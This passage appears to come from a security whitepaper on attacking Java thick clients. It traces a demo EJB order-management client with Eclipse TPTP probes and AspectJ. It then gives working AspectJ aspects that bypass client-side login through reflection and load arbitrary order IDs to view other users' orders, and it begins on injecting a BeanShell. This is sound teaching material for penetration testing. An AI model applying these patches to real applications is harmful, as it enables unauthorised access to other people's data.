
Now within Eclipse right click on the profiled application in the *Profiling Monitor* pane and “Open with…” *UML2 Class Interactions*. The result is a full UML2 sequence diagram of the interactions between classes through method calls:



Navigating horizontally through the classes, gives a view of the interaction between the GUI class and the EJB class that were identified earlier. The login process including the call to determine the order ID's are clearly visible in the extract below:



The order IDs then appear to be used to populate fields of the order:



Besides the execution flow, the sequence diagram also shows that the ClientForm contains a reference to the ManageOrdersBean EJB. In other words, the ClientForm is a good place to inject any code that could be used to call methods on the EJB.


In summary, the Eclipse profiling tool has given us valuable insight into the execution flow and which methods are called on which classes. The sequence diagram clearly shows the same relationship between the ClientForm GUI class and the ManageOrdersBeanRemote EJB stub as was displayed in the javap listing earlier on. The ClientForm class has an instance of the EJB and calls methods directly on it.

Dynamic Tracing with TPTP

Tracing a program's execution through print or log statements is another useful technique to understanding the execution flow. Of course, adding print statements to an application where you don't have the source isn't usually feasible in native applications, but in Java, it's not only feasible, it's very easy to do.

Attacking Java Clients


Using the Eclipse TPTP project we will insert print statements into every method call so that we can understand the call flow. This involves creating probes and then inserting those probes into the JAR files we're interested in inspecting. Firstly, backup the original target JAR file before we attempt to modify it with the probe. Next, we'll need to create a new empty Java project and add the target JAR file as a referenced library. Next we'll create a new "Probekit source" Java project in Eclipse and point it to the previously created empty Java project.




Choose a "Callsite" probe and insert the following code fragment and make sure that the fragment type is "beforeCall":

```
System.out.println(theClassName+" calling: "+theMethodName+" "+theMethodSig);
```

The code should print the calling class's name, the method name being called and the method signature. It's also necessary to then define the required variables as data items:



Before we can instrument the JAR we need to choose the targets of the probe. The rules should include both an “include” and “exclude” rule:



Then right click on the AdminClient.jar file and choose: Instrument -> Static Instrumentation. Eclipse will now statically insert that code fragment before all method calls in all classes in the JAR file that match the inclusion criteria.

The probe itself is compiled to a class file, before we can execute the modified application we'll need to add it to the classpath of the run script. For example:

```
java -classpath lib\appserv-ext.jar;lib\appserv-deployment-client.jar;lib\appserv-
rt.jar;lib\javaee.jar;lib\swing-layout-
1.0.4.jar;..\AdminBean\dist\AdminBean.jar;dist\AdminClient.jar;"C:\Documents and
Settings\Administrator\workspace\probe\bin" com.corsaire.ispatula.Main
```

Attacking Java Clients

Running the application and performing the initial operations of: login and selecting an order number, produces the following output:

```
com/corsaire/ispatula/Main calling: <init> ()V

com/corsaire/ispatula/Main calling: launchGUI ()V

com/corsaire/ispatula/Main$1 calling: <init> (Lcom/corsaire/ispatula/Main;)V

com/corsaire/ispatula/ClientForm calling: <init>
(Lcom/corsaire/ejb/ManageOrdersBeanRemote;)V

com/corsaire/ispatula/ClientForm calling: initComponents ()V

com/corsaire/ispatula/ClientForm calling: setDefaultCloseOperation (I)V

com/corsaire/ispatula/ClientForm$1 calling: <init> (Lcom/corsaire/ispatula/ClientForm;)V

com/corsaire/ispatula/ClientForm$2 calling: <init> (Lcom/corsaire/ispatula/ClientForm;)V

com/corsaire/ispatula/ClientForm calling: getContentPane ()Ljava/awt/Container;

com/corsaire/ispatula/ClientForm calling: getContentPane ()Ljava/awt/Container;

com/corsaire/ispatula/ClientForm calling: pack ()V

com/corsaire/ispatula/ClientForm calling: setVisible (Z)V

com/corsaire/ispatula/ClientForm calling: access$000
(Lcom/corsaire/ispatula/ClientForm;Ljava/awt/event/ActionEvent;)V

com/corsaire/ispatula/ClientForm calling: loginBtnActionPerformed
(Ljava/awt/event/ActionEvent;)V

com/corsaire/ispatula/ClientForm calling: validateFields ()Z

com/corsaire/ispatula/ClientForm calling: login (Ljava/lang/String;Ljava/lang/String;)Z

com/corsaire/ejb/ManageOrdersBeanRemote calling: login
(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;

com/corsaire/ispatula/ClientForm calling: populateOrderList ()V

com/corsaire/ejb/ManageOrdersBeanRemote calling: getOrderIds
(Ljava/lang/String;)Ljava/util/List;

com/corsaire/ispatula/ClientForm calling: access$100
(Lcom/corsaire/ispatula/ClientForm;Ljavax/swing/event/ListSelectionEvent;)V

com/corsaire/ispatula/ClientForm calling: orderListBoxValueChanged
(Ljavax/swing/event/ListSelectionEvent;)V

com/corsaire/ejb/ManageOrdersBeanRemote calling: getOrder (I)Lcom/corsaire/ejb/Order;

com/corsaire/ispatula/ClientForm calling: populateOrderDetails
(Lcom/corsaire/ejb/Order;)V

com/corsaire/ejb/Order calling: getBillToFirstName ()Ljava/lang/String;

com/corsaire/ejb/Order calling: getBillToLastName ()Ljava/lang/String;

com/corsaire/ejb/Order calling: getBillAddress1 ()Ljava/lang/String;
```


```
com/corsaire/ejb/Order calling: getBillAddress2 ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getBillCity ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getBillCountry ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipToFirstName ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipToLastName ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipAddress1 ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipAddress2 ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipCity ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipCountry ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getTotalPrice ()D
com/corsaire/ispatula/ClientForm calling: access$100
(Lcom/corsaire/ispatula/ClientForm;Ljavax/swing/event/ListSelectionEvent;)V
com/corsaire/ispatula/ClientForm calling: orderListBoxValueChanged
(Ljavax/swing/event/ListSelectionEvent;)V
com/corsaire/ejb/ManageOrdersBeanRemote calling: getOrder (I)Lcom/corsaire/ejb/Order;
com/corsaire/ispatula/ClientForm calling: populateOrderDetails
(Lcom/corsaire/ejb/Order;)V
com/corsaire/ejb/Order calling: getBillToFirstName ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getBillToLastName ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getBillAddress1 ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getBillAddress2 ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getBillCity ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getBillCountry ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipToFirstName ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipToLastName ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipAddress1 ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipAddress2 ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipCity ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getShipCountry ()Ljava/lang/String;
com/corsaire/ejb/Order calling: getTotalPrice ()D
```

To understand how orders are looked up based on the user, we'll focus on two excerpts from the above: just after authentication when the orders are listed, and the selection of an order to display it's details. In order to make the method signatures clearer, below is a conversion to a more readable form:

```
String ManageOrdersBeanRemote.login(String, String)
```

```
void ClientForm.populateOrderList()
List ManageOrdersBeanRemote.getOrderIds(String)
```

Next, the fragment of the output when one of the order numbers is clicked, this can be recognised by the GUI event:

```
com/corsaire/ispatula/ClientForm calling: access$100
(Lcom/corsaire/ispatula/ClientForm;Ljavax/swing/event/ListSelectionEvent;)V
```

The trace output that follows translates to:

```
Order ManageOrdersBeanRemote.getOrder (int)
Void ClientForm.populateOrderDetails (Order)
```

Analysing these methods and the flow, we can draw the following conclusions:

> Since the login method on the server side returns a String, it's possible that this is used as a means to store state on the client. The call to getOrderIds takes a String as an argument, which could confirm this theory.
>
> The getOrderIds method returns a list and presumably only displays the orders that belong to the logged in user. The getOrder method accepts a single integer as a parameter and returns an Order object.

The getOrder(int) method looks like a prime target in order to test whether access control is correctly implemented on the server side.

Dynamic Tracing with AspectJ

The TPTP probekit functionality is very similar to the concept of Aspect Oriented Programming, which allows developers to define cross cutting concerns that can be applied to various parts of the application, without having to edit each class and add the functionality. AspectJ is a popular Java AOP framework and lends itself perfectly to performing tracing. For the purposes of reverse engineering a Java binary, it offers an important feature not available in the TPTP: intercepting field assignment.

The following aspect will intercept method calls (the same as the TPTP example above) and also field assignment:

```
public aspect Tracer {
	protected static int callDepth = 0;
	protected static void traceEntry(String str) {
		callDepth++;
		printEntering(str);
```

Attacking Java Clients

```
}
protected static void traceExit(String str) {
	printExiting(str);
	callDepth--;
}
protected static void traceInfo(String str) {
	printIndent();
	System.out.println(" [*] " + str);
}
private static void printEntering(String str) {
	printIndent();
	System.out.println("--> " + str);
}
private static void printExiting(String str) {
	printIndent();
	System.out.println("<-- " + str);
}

private static void printIndent() {
	for (int i = 0; i < callDepth; i++)
		System.out.print("  ");
}

pointcut myClass(): within(com.corsaire..*) && !within(com.corsaire.aop..*);

pointcut myConstructor(): myClass() && execution(new(..));// Any constructor

pointcut myMethod(): myClass() && call(* *(..)); // Any method call

pointcut setter(): myClass() && set(* *); // Field assignment

before(): myConstructor() {
	traceEntry("" + thisJoinPointStaticPart.getSignature());
}
```

```
	after(): myConstructor() {
		traceExit("" + thisJoinPointStaticPart.getSignature());
	}

	before(): myMethod() {
		traceEntry("" + thisJoinPointStaticPart.getSignature());
	}

	after(): myMethod() {
		traceExit("" + thisJoinPointStaticPart.getSignature());
	}

	before(Object newVal): setter() && args(newVal) {
		if (newVal != null) {
			traceInfo("" + thisJoinPointStaticPart.getSignature() + " = "
					+ newVal);
		}
	}
}
```

The highlighted text shows the code responsible for field assignment. Once the aspect is written it can be woven into the existing JAR file to produce a new output JAR using the ajc command and including the aspectjrt library:

```
c:\opt\aspectj1.6\bin\ajc -cp "c:\opt\aspectj1.6\lib\aspectjrt.jar";bsh-2.0b4.jar;pf-
joi-full.jar;lib\appserv-ext.jar;lib\appserv-deployment-client.jar;lib\appserv-
rt.jar;lib\javaee.jar;lib\swing-layout-1.0.4.jar;AdminBean.jar
TracingAspect\src\com\corsaire\aop\Tracer.aj -inpath AdminClient.jar -outjar
NewAdminClient.jar
```

The new JAR file “NewAdminClient.jar” can then be run, also including aspectjrt in the classpath:

```
java -classpath c:\opt\aspectj1.6\lib\aspectjrt.jar;bsh-2.0b4.jar;pf-joi-
full.jar;lib\appserv-ext.jar;lib\appserv-deployment-client.jar;lib\appserv-
rt.jar;lib\javaee.jar;lib\swing-layout-1.0.4.jar;AdminBean.jar;NewAdminClient.jar
com.corsaire.ispatula.Main
```

Attacking Java Clients

Running the program and following the now familiar set of operations: login as “bob” and selecting the first order, produces a lot of output, including assignments and GUI calls. The trace for the login method shows an interesting assignment operation:

```
 --> boolean com.corsaire.ispatula.ClientForm.login(String, String)
   --> String com.corsaire.ejb.ManageOrdersBeanRemote.login(String, String)
   <-- String com.corsaire.ejb.ManageOrdersBeanRemote.login(String, String)
  [*] String com.corsaire.ispatula.ClientForm.accountId = A093633
   --> boolean java.lang.String.equals(Object)
   <-- boolean java.lang.String.equals(Object)
 <-- boolean com.corsaire.ispatula.ClientForm.login(String, String)
```

This shows that the login method in ClientForm calls the login method on the EJB and then assigns a string value to an internal field. This points strongly to the conjecture that state is stored in the client!

Further down, the trace shows how order IDs are retrieved from the server and populated into the list box:

```
--> void com.corsaire.ispatula.ClientForm.populateOrderList()
   --> List com.corsaire.ejb.ManageOrdersBeanRemote.getOrderIds(String)
   <-- List com.corsaire.ejb.ManageOrdersBeanRemote.getOrderIds(String)
   --> Object[] java.util.List.toArray()
   <-- Object[] java.util.List.toArray()
   --> void javax.swing.JList.setListData(Object[])
   <-- void javax.swing.JList.setListData(Object[])
 <-- void com.corsaire.ispatula.ClientForm.populateOrderList()
```

Exploit

Now that we better understand how the application works and which objects are interesting from a security perspective, we can manipulate the logic by patching functionality directly using AspectJ or by injecting a BeanShell instance in order to manipulate the client interactively.

Patching with AspectJ

Besides the “before” advice that executes before method calls and was used during the tracing examples, AspectJ also provides “around” advice which executes both before and after a method. This allows us to completely redefine or patch methods to provide arbitrary functionality.

Attacking Java Clients

From the traces above, the functionality provided by the ClientForm.login method seems to be straightforward to overwrite. The following aspect replaces this method with one that does not call the server side login method and simply assigns the accound ID “A093633” directly to the accountId field, and then return true:

```
public aspect BypassLogin {

      pointcut loginBypass(ClientForm form) : call(boolean *.login(String,String)) &&
target(form);


      boolean around(ClientForm form) : loginBypass(form) {
          Class c = form.getClass();
          try {
             Field f = c.getDeclaredField("accountId");
             f.setAccessible(true);
             f.set(form,"A093633");
           } catch (Exception e) {
             e.printStackTrace();
           }
           return true;
      }
```

Conceptually, the body of the “around” advice should simply be:


```
form.accountId = “A093633”
```

But the userId field has private scope, therefore we’ve had to use the reflection API to first turn accessibility to private fields on, and then set values to the field using the reflection API.

The aspect is applied as was demonstrated in the tracing section, using the ajc tool:

```
c:\opt\aspectj1.6\bin\ajc -cp "c:\opt\aspectj1.6\lib\aspectjrt.jar";bsh-2.0b4.jar;pf-
joi-full.jar;lib\appserv-ext.jar;lib\appserv-deployment-client.jar;lib\appserv-
rt.jar;lib\javaee.jar;lib\swing-layout-1.0.4.jar;AdminBean.jar
TracingAspect\src\com\corsaire\aop\BypassLogin.aj -inpath AdminClient.jar -outjar
NewAdminClient.jar
```

and is executed using the same command as used in the tracing example. It is now possible to view the orders without having to login at all:



However, we had to know the accountID beforehand for this to work. If the goal was to view orders for which we don't have permission, then there are two potential routes to bypass this requirement either brute force the account ID, or patch more code so that that application bypasses the call to the server side that retrieves order IDs and simply insert arbitrary IDs directly into the UI.

We will replace the populateOrderList() method with our own, that already populates the list box with arbitrary order IDs. To do this, we'll expand the existing bypassLogin aspect with another pointcut and new advice:


```
public aspect BypassLogin {
      pointcut loginBypass(ClientForm form) : call(boolean *.login(String,String)) &&
target(form);
      pointcut populate(ClientForm form) : call(void *.populateOrderList()) &&
target(form);

      boolean around(ClientForm form) : loginBypass(form) {
          Class c = form.getClass();
          try {
             Field f = c.getDeclaredField("accountId");
             f.setAccessible(true);
```

```
            f.set(form,"A093633");
         } catch (Exception e) {
            e.printStackTrace();
         }
      return true;
      }

      void around(ClientForm form) : populate(form) {
            Class c = form.getClass();
            Integer[] myList = new Integer[3];
            myList[0] = new Integer(1001);
            myList[1] = new Integer(1002);
            myList[2] = new Integer(1003);
          try {
            //form.orderListBox.setListData(myList);
            Field f = c.getDeclaredField("orderListBox");
            f.setAccessible(true);
            JList myJList = (JList)f.get(form);
            myJList.setListData(myList);
          } catch (Exception e) {
            e.printStackTrace();
          }
      }
}
```

Again, the advice has to use the convoluted reflection API to get access to the private list box field. Applying the advice and running the new application reveals that we can now access arbitrary order IDs that belong to other users:



It's clear that AspectJ is an extremely useful tool in the reverse engineer's toolbox, both for use as a tracing tool and for directly patching Java applications without having access to the source code, and without having to resort to working in bytecode.

Injecting a Shell

Patching with AspectJ is useful in many scenarios, but sometimes having an interactive shell in the application makes investigation and manipulation easier.

From our earlier analysis, the interesting class is the ManageOrdersBeanRemote class which is called from the ClientForm class, so we should aim to inject the BeanShell into the ClientForm class - the easiest would be to inject it in a method that only executes once, since we only want one BeanShell instance. If this isn't possible, then we'd have to include logic in the injected code to ensure that only one instance was launched.


The Java Object Inspector (JOI) is a utility that lets you inspect the values of objects on the fly, and since we're already injecting a BeanShell, we might as well inject the JOI too as it could be useful (instead of using the JOI you can simply use print statements from within the BeanShell, but that's tedious).

